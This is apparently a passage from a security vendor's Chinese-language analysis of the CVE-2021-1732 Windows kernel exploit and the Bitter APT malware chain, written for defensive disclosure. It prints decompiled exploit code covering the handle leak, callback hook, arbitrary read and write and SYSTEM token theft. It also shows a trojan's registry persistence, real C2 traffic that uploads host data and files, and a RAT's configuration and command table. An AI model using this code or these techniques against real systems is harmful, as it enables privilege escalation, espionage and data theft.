01 fffff803`66f52032 : fffffed4`00000003 ffff8a8c`268defb0 fffff803`66e7fab0 ffff8a8c`268df4f0 : nt!KiBugCheckDebugBreak+0x12
02 fffff803`66e6b487 : fffff803`6710f438 fffff803`66f7c4d5 fffffea5`01200028 fffffea5`01200028 : nt!KeBugCheck2+0x952
03 fffff803`66ed6d34 : 00000000`00000050 fffffea5`01200028 00000000`00000000 ffff8a8c`268df890 : nt!KeBugCheckEx+0x107
04 fffff803`66d721bf : 00000000`00000000 00000000`00000000 00000000`00000000 fffffea5`01200028 : nt!MiSystemFault+0x195c84
05 fffff803`66e79420 : ffffbd8d`78c32110 00000000`00000000 00000000`00000000 ffff8a8c`268df960 : nt!MmAccessFault+0x34f
06 fffffed4`a4e72c77 : 00000000`00000000 fffffea4`00837540 0012019f`00000002 00000000`00000000 : nt!KiPageFault+0x360
07 fffffed4`a4e72b27 : fffffea4`00837540 00000000`00000128 00000000`00001234 00000000`00000000 : win32kfull!xxxSetWindowLong+0x113
08 fffff803`66e7cc15 : ffffbd8d`78ed5080 ffff8a8c`268dfb80 00000000`00000128 00000000`00000020 : win32kfull!NtUserSetWindowLong+0xc7
09 00007ffc`8df11c04 : 00007ffc`8f37721d 00000000`00000000 00000000`00001234 00000000`00000128 : nt!KiSystemServiceCopyEnd+0x25
0a 00007ffc`8f37721d : 00000000`00000000 00000000`00001234 00000000`00000128 cccccccc`cccccccc : 0x00007ffc`8df11c04
0b 00000000`00000000 : 00000000`00001234 00000000`00000128 cccccccc`cccccccc 00000000`00000000 : 0x00007ffc`8f37721d
```

图24调试过程17

2.4 利用分析

文件md5值为AC8A521A56ED5F4EF2004D77668C14D0，IDA加载显示的符号文件路径如下：
C:\Users\Win10\source\repos\KSP_EPL\x64\Release\ConsoleApplication13.pdb

```
; PDB File Name : C:\Users\Win10\source\repos\KSP_EPL\x64\Release\ConsoleApplication13.pdb
```

图25ExP程序pdb路径

程序主要流程的入口函数为sub_140006A30()，恶意行为在sub_140002570()中：

```
int sub_140006A30()
{
  __int64 *v0; // ST28_8
  signed int *v1; // rax

  sub_1400119B0();
  v0 = sub_140012C40();
  v1 = sub_140012C30();
  return sub_140002570(*v1, *v0);
}
```

图 26主要流程入口

遍历进程查找是否有卡巴斯基：

```
  sub_140002B90(&v33, L"avp.exe");
  v39 = 0x238;
  if ( !Process32FirstW(v4, &v39) )
    goto LABEL_42;
  do
  {
    v5 = sub_140002B90(&v24, &v41);
    v6 = &v34;
    if ( v36 >= 8 )
      v6 = v34;
    v7 = (v5 + 1);
    if ( v5[4] >= 8ui64 )
      v7 = *v7;
    v8 = v5[3];
    if ( v8 == v35 )
    {
      if ( !v8 )
      {
LABEL_11:
        v10 = 1;
        goto LABEL_13;
      }
      v9 = v7 - v6;
      while ( *&v6[v9] == *v6 )
      {
        v6 += 2;
        if ( !--v8 )
          goto LABEL_11;
      }
    }
    v10 = 0;
LABEL_13:
    sub_1400011D0(&v24);
    if ( v27 >= 8 )
      sub_140003D30(v25, 2 * v27 + 2);
    v26 = 0i64;
    v27 = 7i64;
    LOWORD(v25) = 0;
    sub_1400011D0(&v24);
    sub_140003D30(v24, 16i64);
    if ( v10 )
    {
      if ( v32 == v31 )

00001A9F sub_140002570:63 (14000269F)
```

图27遍历杀软进程

判断当前环境是否为x64：

```
v16 = GetCurrentProcess();
IsWow64Process(v16, &Wow64Process);
if ( Wow64Process )
```

图28×64环境判断

获取RtlGetNtVersionNumbers、NtUserConsoleControl、NtCallbackReturn函数的地址：

```
dword_14005878C = (sub_14000E7F0() % 255 + 4660) | 1;
v18 = GetModuleHandleA("ntdll.dll");
qword_140058798 = GetProcAddress(v18, "RtlGetNtVersionNumbers");
v19 = GetModuleHandleA("win32u.dll");
qword_140058790 = GetProcAddress(v19, "NtUserConsoleControl");
v20 = GetModuleHandleA("ntdll.dll");
qword_1400587A0 = GetProcAddress(v20, "NtCallbackReturn");
qword_140058798(&v38, &v37, &v29);
v21 = v29;
LODWORD(v29) = v21;
```

图29动态获取api

调用RtlGetNtVersionNumbers判断版本号是否大于16353（1709）和18204（1903），如果满足版本需求进入漏洞利用函数sub_140002080()：

```
if ( v21 >= 0x3FE1 )                              // 16353
{
  if ( v21 >= 0x471C && dword_14005878C )         // 18204
  {
    dword_140056A54 = 0x2F0;
    dword_140056A60 = 0x3E8;
    dword_140056A58 = 0x360;
    dword_140056A5C = 0x2E8;
  }
  sub_140002080(v14, v15);                        // ////
}
```

图30版本号判断

首先获取HmValidateHandle函数地址，并对User32!_xxxClientAllocWindowClassExtraBytes函数进行hook：

```
hUser32 = GetModuleHandleA("User32.dll");
fnIsMenu = GetProcAddress(hUser32, "IsMenu");
HMValidateHandleOffset = 0;
v3 = 0i64;
while ( *(fnIsMenu + v3) != 0xE8u )
{
  ++HMValidateHandleOffset;
  if ( ++v3 >= 0x15 )
    return sub_140006100(&v16 ^ v19);
}
pHMValidateHandle = (fnIsMenu + HMValidateHandleOffset + *(fnIsMenu + HMValidateHandleOffset + 1) + 5);
IsMenu(0i64);
callbacktable = *(__readgsqword(0x60u) + 0x58);
original_xxxClientAllocWindowClassExtraBytes = *(callbacktable + 0x3D8);
VirtualProtect((callbacktable + 0x3D8), 0x300ui64, 0x40u, &flOldProtect);
*(callbacktable + 0x3D8) = hook_xxxClientAllocWindowClassExtraBytes;
VirtualProtect((callbacktable + 984), 0x300ui64, flOldProtect, &flOldProtect);
```

图 31User32!_xxxClientAllocWindowClassExtraBytes函数hook

随后注册两个窗体类，一个正常的，一个魔术类用于创建触发漏洞窗体：

```
_mm_store_si128(&v17.hIcon, 0i64);
_mm_store_si128(&v17.hbrBackground, 0i64);
_mm_store_si128(&v17.lpszClassName, 0i64);
v17.lpfnWndProc = sub_140001260;
v17.cbSize = 80;
v17.style = 3;
v17.cbClsExtra = 0;
v17.cbWndExtra = 32;
v17.hInstance = GetModuleHandleW(0i64);
v17.lpszClassName = L"normalClass";
word_14005877C = RegisterClassExW(&v17);
if ( !word_14005877C )
  return sub_140006100(&v16 ^ v19);
v17.cbWndExtra = magic_extra;
v17.lpszClassName = L"magicClass";
word_140058778 = RegisterClassExW(&v17);
```

图32注册窗体类

利用过程中，首先创建10个正常窗体，调用HMValidateHandle获取每个窗体的tagWND地址，随后删除后8个window只保留0号和1号。

```
v1 = 0xAi64;
do
{
  hInstance = GetModuleHandleW(0i64);
  hMenu = CreateMenu();
  v4 = CreateWindowExW(0x8000000u, word_14005877C, L"somewnd", 0x8000000u, 0, 0, 0, 0, 0i64, hMenu, hInstance, 0i64);
  hWnd[v0] = v4;
  LODWORD(v5) = pHMValidateHandle(v4, 1i64);
  *(&v23 + v0 * 8) = v5;
  VirtualQuery(v5, &Buffer, 0x30ui64);
  sub_140003EA0(v6, &v22, &Buffer);
  if ( v22 )
```

图33获取tagWND地址

```
while ( v1 );
v9 = 4i64;
if ( dword_14005878C )
  v9 = 8i64;
v10 = *(v23 + v9);
v11 = *(v24 + v9);
::hWnd = *(hWnd + (v11 < v10 ? 8 : 0));
v12 = 0i64;
if ( v10 <= v11 )
  v12 = 1i64;
hwnd = hWnd[v12];
v13 = *(&v23 + v12 * 8);
qword_140058738 = v13;
v14 = *(&v23 + (v11 < v10 ? 8 : 0));
dwNewLong = *(v14 + v9);
dword_140058730 = *(v13 + v9);
v15 = 2i64;
do
  DestroyWindow(hWnd[v15++]);
while ( v15 < 0xA );
if ( !Wow64Process )
{
  v26 = ::hWnd;
  v27 = 1;
  v28 = 2;
  pNtUserConsoleControl(6i64, &v26);
}
```

图34删除窗体

如果当前程序是64位，输入window 0的handle并修改WndExtra字段偏移。接着泄露window 0的内核tagWND地址。

随后创建magicClass窗体，该窗体cbWndExtra为注册時的指定值，在创建过程中将会调用win32kfull!xxxClientAllocWindowClassExtraBytes回调函数，进入之前的hook函数中。

```
LODWORD(dword_14005871C) = *(v14 + 4 * (nIndex >> 2));
qword_140058728 = *(v13 + 8 * (nIndex >> 3));
v16 = GetModuleHandleW(0i64);
v17 = CreateMenu();
qword_140058720 = CreateWindowExW(
                    0x8000000u,
                    word_140058778,
                    L"somewnd",
                    0x8000000u,
                    0,
                    0,
                    0,
                    0,
                    0i64,
                    v17,
                    v16,
                    0i64);
return sub_140006100(&v19 ^ v31);
```

图35创建窗体，触发回调

在hook函数中，首先检查cbWndExtra是否为magic字，并判断是否为64位程序，当都通过后调用NtUserConsolControl传入magic window的handle，改变其WndExtra为偏移并设置相关标志位。接着调用NtCallbackReturn并传入window 0的内核tagWND。当返回内核态后，magic window的WndExtra偏移将会修改为window 0 的内核tagWND偏移。随后实现对其的读写操作。

```
  v1 = a1;
  if ( *a1 == magic_extra )                     // check magic
  {
    v2 = sub_1400016F0();
    if ( v2 )
    {
      dword_140058718 = 1;
      if ( !Wow64Process )
      {
        v5 = v2;
        v6 = 1;
        v7 = 2;
        pNtUserConsoleControl(6i64, &v5);
      }
      if ( dword_14005878C )
      {
        LODWORD(v8) = dwNewLong;
        *(&v8 + 4) = 0i64;
        v9 = 0i64;
        v10 = 0;
        pNtCallbackReturn(&v8, 0x18i64, 0i64);
      }
    }
  }
  original_xxxClientAllocWindowClassExtraBytes(v1);
  return sub_140006100(&v4 ^ v11);
}
```

图36hook函数逻辑

magic window创建后，程序将通过设置magic window的WndExtra字段修改window 0 的内核tagWND。接着调用SetWindowLongW测试测试权限。

测试通过后，调用SetWindowLongW修改window0的cbWndExtra为0xffffffff，使其有权限越界读写。接着修改window 1的类型为WS_CHILD，从而替换window 1的spmenu为伪造的spmenu。

```
  || SetWindowLongW(magic_window, nIndex, ::dwNewLong) != dword_14005871C )
{
  return 0i64;
}
SetWindowLongW(magic_window, dword_140056A88, 0xFFFFFFF);
if ( dword_14005878C )
{
  v4 = dword_140056A84;
  v5 = *(qword_140058738 + 8 * (dword_140056A84 >> 3));
  v6 = v5 ^ 0x4000000000000000i64;
}
else
{
  v4 = dword_140056A80;
  v5 = *(qword_140058738 + 4 * (dword_140056A80 >> 2));
  v6 = v5 ^ 0x40000000;
}
v35 = v6;
v39 = v5;
SetWindowLongPtrA(hWnd, v4 + dword_140058730 - ::dwNewLong, v6);
v7 = SetWindowLongPtrA(hwnd, -12, qword_1400586C8);
```

图37改造window0与window1

任意地址读权限通过函数GetMenuBarInfo获得，该程序通过使用tagMenuBarInfo.rcBar.left和tagMenuBarInfo.rcBar.top读取4字节。

```
  GetMenuBarInfo(v15, -3, 1, &pmbi);
  return pmbi.rcBar.left + (pmbi.rcBar.top << 32);
}
```

图38实现任意地址读

任意地址写通过window 0 和window 1以及Set WindowLongPtrA配合使用获取。

```
LONG_PTR __fastcall Write64bits(LONG_PTR dwNewLong, LONG_PTR a2)
{
  LONG_PTR v2; // rbx

  v2 = a2;
  SetWindowLongPtrA(hWnd_0, dword_140058730 + nIndex - ::dwNewLong, dwNewLong);
  return SetWindowLongPtrA(hwnd_1, 0, v2);
}
```

图39实现任意地址写

完成获取读写权限后，程序从原始的spmenu中获取内核地址，接着搜索当前程序的EPROCESS结构。

最终该程序遍历ActiveProcessLinks表获取SYSTEM进程的EPROCESS和当前进程EPROCESS的Token，进行替换实现提权。

```
  while ( !system_Token || !CurrentTokenAddr )
  {
    PID = Read64(EProcess + dword_140056A5C);
    if ( PID == 4 )
      system_Token = Read64(EProcess + offset_Token);
    if ( PID == CurrentPid )
      CurrentTokenAddr = EProcess + offset_Token;
    EProcess = Read64(EProcess + dword_140056A54) - dword_140056A54;
    if ( EProcess == v40 )
      goto LABEL_36;
  }
}
if ( system_Token )
  Write64bits(CurrentTokenAddr, system_Token);
```

图 40替换Token

之后恢复window 0、window 1和magic window的参数完成所有操作。

三. 木马分析

3.1 初始载荷：7b64a739836c6b436c179eac37c446fee5ba5abc6c96206cf8e454744a0cd5f2

该文件是WinRAR自解压文件，其运行后主要行为是：

1. 释放并打开诱饵文档CICP Z9 Letter dated December 2020.docx
2. 释放并运行恶意可执行文件dlhosts.exe

3.2 诱饵文档：CICP Z9 Letter dated December 2020.docx(a36b066fd9aaab9cc6619873dfeebef50240844d31b0b08dda13085becb9286d)

该文档是用于伪装的诱饵文件，打开后显示无意义乱码，根据字符排布可知，该乱码信息完全由人工输入：



图41诱饵文档内容

3.3 主要载荷：dlhosts.exe(26b3c9a5077232c1bbb5c5b4fc5513e3e0b54a735c32ae90a6d6c1e1d7e4cc0f)

该程序是一个简单的下载者木马，可以用于执行从CnC处下载的攻击组件。该下载者木马是Bitter组织的惯用木马，至少在2019年就已经出现。

3.3.1 行为

该木马在启动后首先对字符串进行解密，解密逻辑为逐字节减0xD：

```
v1 = 0;
if ( strlen(a1) )
{
  do
    a1[v1++] -= 13;
  while ( v1 < strlen(a1) );
}
result = strlen(a1);
a1[result] = 0;
return result;
```

图42字符串解密逻辑

创建信号量7t56yr54r，保证进程的唯一性：

```
CreateSemaphoreA(0, 1, 1, "7t56yr54r");
```

图43创建信号量

随后，木马收集宿主机信息，用于构建上线通信请求。

3.3.2 通信

该木马与硬编码CnC地址82.221.136.27通信，发送信息，下载CnC处的攻击载荷并执行。

该木马构建的首个HTTP请求中包含了收集到的宿主机信息，各参数字符及内容对应如下：

参数名	参数内容
a	主机名
b	计算机名
c	操作系统版本
d	当前账户、MachineGuid
e	固定标记”efgh”

表格1主要载荷HTTP请求参数信息对应

```
GET ///RguhsT/accept.php?a=User-PC&b=USER-
PC&c=Windows%207%20Professional&d=adminadmin90059c37-1320-41a4-
b58d-2b75a9850d2f1565536040965860&e=efgh HTTP/1.1
Host: 82.221.136.27

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 9
Date: Fri, 12 Mar 2021 02:37:10 GMT
Server: LiteSpeed

81No file
```

图 44主要载荷通信流量

CnC服务器对该请求的响应分为两种情况。

情况一：

回复包正文中包括“Yes file”字符串。

此时木马程序会寻找回复包正文里使用”[“和”]”包裹的文件名关键字，随后发送HTTP GET请求，将http://82.221.136.27/RguhsT/RguhsT/目录下的文件名关键字对应的文件下载至本地，作为exe文件运行。

情况二：

回复包正文中包括“No file”字符串。

此时木马会放弃该次HTTP通信，重复与CnC连接并发送初始HTTP请求的过程，直到进入情况一为止。

3.4 后续载荷：持久化组件 (b2d7336f382a22d5fb6899fc2bd87c7cd401451ecd6af8ccb9ea7dbbe62fc1b7)

该文件是dlhost.exe曾经下载并使用过的攻击组件，用于将名为audiodq的程序设置为自启动项，其字符串解密逻辑与dlhost.exe木马程序相同：

```
v7 = LoadAcceleratorsA(v4, (LPCSTR)0x6D);
decstr_401390((const char *)&Data);          // C:\intel\logs\audiodq.exe
decstr_401390(SubKey);                       // software\microsoft\windows\currentversion\run
decstr_401390(ValueName);                    // audiodq
RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0xF003Fu, 0, (PHKEY)&hInstance, 0);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0xF003Fu, (PHKEY)&hInstance) )
{
  RegSetValueExA((HKEY)hInstance, ValueName, 0, 1u, &Data, strlen((const char *)&Data));
  RegCloseKey((HKEY)hInstance);
  exit(0);
}
```

图 45持久化组件主要功能代码

audiodq是一个简单的下载器程序，曾在Bitter组织早期的攻击活动中投入使用过，负责根据C2下发的任务，下载不同的模块到受感染机器中。我们尚未找到对应在本次的攻击活动中的audiodq关联程序本体。

3.5 后续载荷：间谍木马 (d957239ba4d314e47de9748e77a229f4f969f55b3fcf54a096e7971c7f1bab7d)

该文件是dlhost.exe曾经下载并使用过的攻击组件，是一种间谍木马，用于收集本机信息并上传收集到的信息，其字符串解密逻辑与其他木马程序相似，为逐字节加减运算。

该木马会收集宿主机上各物理磁盘和可移动介质上的txt、ppt、pptx、pdf、doc、docx、xls、xlsx、zip、z7、rtf.txt、apk、jpg、jpeg后缀名类型的文件的路径和内容等信息，并将这些信息分别发送给硬编码CnC地址72.11.134.216处。

文件路径信息相关示例流量如下，其url参数部分携带了计算机名、MachineGuid、时间戳等内容：

```
POST /autolan.php?l=PLAYGROUND@f9117a5d-b155-4a3e-b6c9-5[redacted]@2021.03.16.175903@C
HTTP/1.1
Host: 72.11.134.216
Content-Type: multipart/form-data; boundary=----
aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf
Content-Length: 1083
Connection: Keep-Alive

------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf
Content-Disposition: form-data; name="file"; filename="C:\Windows\debug\WIA\winlog0a.txt"
Content-Type: text/plain

2.0.2.1.0.3.1.6.1.7.5.7.2.5._.C.:.\.U.s.e.r.s.\[redacted].A.p.p.D.a.t.a.
\.L.o.c.a.l.\.T.e.m.p.\._.M.E.I.3.3.6.4.2.\.c.r.y.p.t.o.g.r.a.p.h.y.-.2...5.-.p.y.
2...7.-.w.i.n.3.2...e.g.g.-.i.n.f.o.\.t.o.p._.l.e.v.e.l...t.x.t.|.|.
2.0.2.1.0.3.1.6.1.7.5.7.2.5._.C.:.\.U.s.e.r.s.\[redacted]\.A.p.p.D.a.t.a.
\.L.o.c.a.l.\.T.e.m.p.\._.M.E.I.3.3.6.4.2.\.c.r.y.p.t.o.g.r.a.p.h.y.-.2...5.-.p.y.
2...7.-.w.i.n.3.2...e.g.g.-.i.n.f.o.\.r.e.q.u.i.r.e.s...t.x.t.|.|.
2.0.2.1.0.1.2.0.1.0.3.4.0.5._.C.:.\.U.s.e.r.s.\[redacted].V.M.w.a.r.e.
\.V.M.w.a.r.e. .T.o.o.l.s.\.m.a.n.i.f.e.s.t...t.x.t.|.|.2.0.2.1.0.1.2.0.1.0.3.4.0.5._.C.:.
\.P.r.o.g.r.a.m.D.a.t.a.\.V.M.w.a.r.e.\.V.M.w.a.r.e. .T.o.o.l.s.
\.m.a.n.i.f.e.s.t...t.x.t.|.|.2.0.2.1.0.1.2.0.1.0.3.3.4.7._.C.:.\.W.i.n.d.o.w.s.
\.S.y.s.t.e.m.3.2.\.c.a.t.r.o.o.t.2.\.d.b.e.r.r...t.x.t.|.|.
------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf--
```

图 46间谍木马通信流量A

文件内容信息相关示例流量如下：

```
POST /autolan.php?l=PLAYGROUND@f9117a5d-b155-4a3e-b6c9-[redacted]@2021.03.16.175725@C
HTTP/1.1
Host: 72.11.134.216
Content-Type: multipart/form-data; boundary=----
aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf
Content-Length: 359
Connection: Keep-Alive

------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf
Content-Disposition: form-data; name="file"; filename="C:\Users\[redacted]
\AppData\Local\Temp\_MEI33642\cryptography-2.5-py2.7-win32.egg-info\top_level.txt"
Content-Type: text/plain

_constant_time
_openssl
_padding
cryptography

------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf--
```

图 47间谍木马通信流量B

3.6 后续载荷：RAT木马 (78b16177d8c5b2e06622688a9196ce7452ca1b25a350daae8c4f12c2e415065c)

该文件是dlhost.exe曾经下载并使用过的攻击组件，自称为Splinter，是使用C#编写的RAT木马程序。该程序同样曾在早期的Bitter攻击活动中出现过，伏影实验室曾对捕获到的该程序进行了披露和分析（http://blog.nsfocus.net/splinters-new-apt-attack-tool-dialysis/）。新版程序中，Splinter疑似经历了一些版本迭代，优化了代码和功能。

该实例连接的CnC地址为pichostfrm.net:58370：

```
public class Settings
{
    // Token: 0x04000003 RID: 3
    public static string hostname = "70006900630068006F0073007400660072006D002E006E0065007400";

    // Token: 0x04000004 RID: 4
    public static int ConnectPort = 58370;

    // Token: 0x04000005 RID: 5
    public static string ConnectIP = "";

    // Token: 0x04000006 RID: 6
    public static int NetworkKey = 745930;
}
```

图48RAT木马CnC地址储存区域

该实例协议结构与功能对应如下表：

Packet Len(2 bytes)	Meanings	Plain CmdCode(1byte)	Cyphered CmdCode(1 byte)	Params
According to the packet	Delete File	2	0xF4	FileLocation
According to the packet	FileMgr get drives	18	0xE4	NULL
According to the packet	FileMgr get Folders	19	0xE5	DirLocation
According to the packet	FileMgr Create File	20	0xE2	FileLocation/FileName
According to the packet	FileMgr Copy File	21	0xE3	FileLocation/New FileLocation
According to the packet	FileTransfer Begin	38	0xD0	File Id/File Name/File Destination/File Size/File Type
According to the packet	FileTransfer Data	39	0xD1	File Id/Length/Index/Total File Length/File Bytes
According to the packet	FileTransfer Complete	40	0xDE	File Id
According to the packet	FileTransfer for downloading start	41	0xDF	File Id/File Name/File Destination/File Size/File Type
According to the packet	Get Command	48	0xC6	command
According to the packet	Start Command Prompt	49	0xC7	NULL
According to the packet	Stop Command Prompt	50	0xC4	NULL
According to the packet	Connection Status	51	0xC5	NULL

表格2RAT木马协议结构与功能对应表

该 Splinter流量使用单字节异或加密，异或键为0xCA。

相比早期版本，该Splinter示例精简掉了进程管理、剪贴板管理、获取CPU信息等功能，推测做出这些改变的原因为将其剥离至其他组件实现。

四. 组织关联

该报告中描述的漏洞CVE-2021-1732，最早出现在由安恒披露的某Bitter组织攻击组件[⑧]中，用于进行本地提权。

该事件中的主要载荷dlhost.exe，曾被用于Bitter（蔓灵花）组织在2020年底的攻击行动[⑨]中，MD5值一致（25a16b0fca9acd71450e02a341064c8d）。

因此本次攻击中的有效载荷实际上是使用winrar重新包装的老旧木马，推测其后续攻击过程与已有报告中的描述一致。

五. IoC

CVE-2021-1732在野利用	914b6125f6e39168805fdf57be61cf20dd11acd708d7db7fa37ff75bf1abfc29
初始载荷	7b64a739836c6b436c179eac37c446fee5ba5abc6c96206cf8e454744a0cd5f2
诱饵文档	a36b066fd9aaab9cc6619873dfeebef50240844d31b0b08dda13085becb9286d
主要载荷	26b3c9a5077232c1bbb5c5b4fc5513e3e0b54a735c32ae90a6d6c1e1d7e4cc0f
后续载荷-持久化组件	b2d7336f382a22d5fb6899fc2bd87c7cd401451ecd6af8ccb9ea7dbbe62fc1b7
后续载荷-间谍木马	d957239ba4d314e47de9748e77a229f4f969f55b3fcf54a096e7971c7f1bab7d
后续载荷-RAT木马	78b16177d8c5b2e06622688a9196ce7452ca1b25a350daae8c4f12c2e415065c
主要载荷CnC IP	82.221.136.27
主要载荷CnC url	hxxp://82.221.136.27///RguhsT/accept.php
间谍木马CnC IP	72.11.134.216
间谍木马CnC url	hxxp://72.11.134.216/autolan.php
RAT木马CnC domain	pichostfrm.net:58370

关于伏影实验室

研究目标包括Botnet、APT高级威胁，DDoS对抗，WEB对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

关于天机实验室

专注于漏洞挖掘与利用技术研究。研究方向主要包括漏洞挖掘技术研究、漏洞分析技术研究、漏洞利用技术研究、安全防御机制及对抗技术研究等。研究目标涵盖主流操作系统、流行的应用系统及软件、重要的基础组件库以及新兴的技术方向。

[①] https://cybleinc.com/2021/02/24/bitter-apt-enhances-its-capability-with-windows-kernel-zero-day-exploit/

[②] https://ti.dbappsecurity.com.cn/blog/index.php/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack-cn/

[③] https://twitter.com/ShadowChasing1/status/1362686004725866502

[④] http://blog.nsfocus.net/splinters-new-apt-attack-tool-dialysis/

[⑤] https://ti.qianxin.com/blog/articles/Blocking-APT:-Qianxin's-QOWL-Engine-Defeats-Bitter's-Targeted-Attack-on-Domestic-Government-and-Enterprises/

[⑥] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1732

[⑦] https://docs.microsoft.com/en-us/windows/win32/api/winuser/ns-winuser-wndclassexa

[⑧] https://ti.dbappsecurity.com.cn/blog/index.php/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack-cn/

[⑨] https://ti.qianxin.com/blog/articles/Blocking-APT:-Qianxin's-QOWL-Engine-Defeats-Bitter's-Targeted-Attack-on-Domestic-Government-and-Enterprises/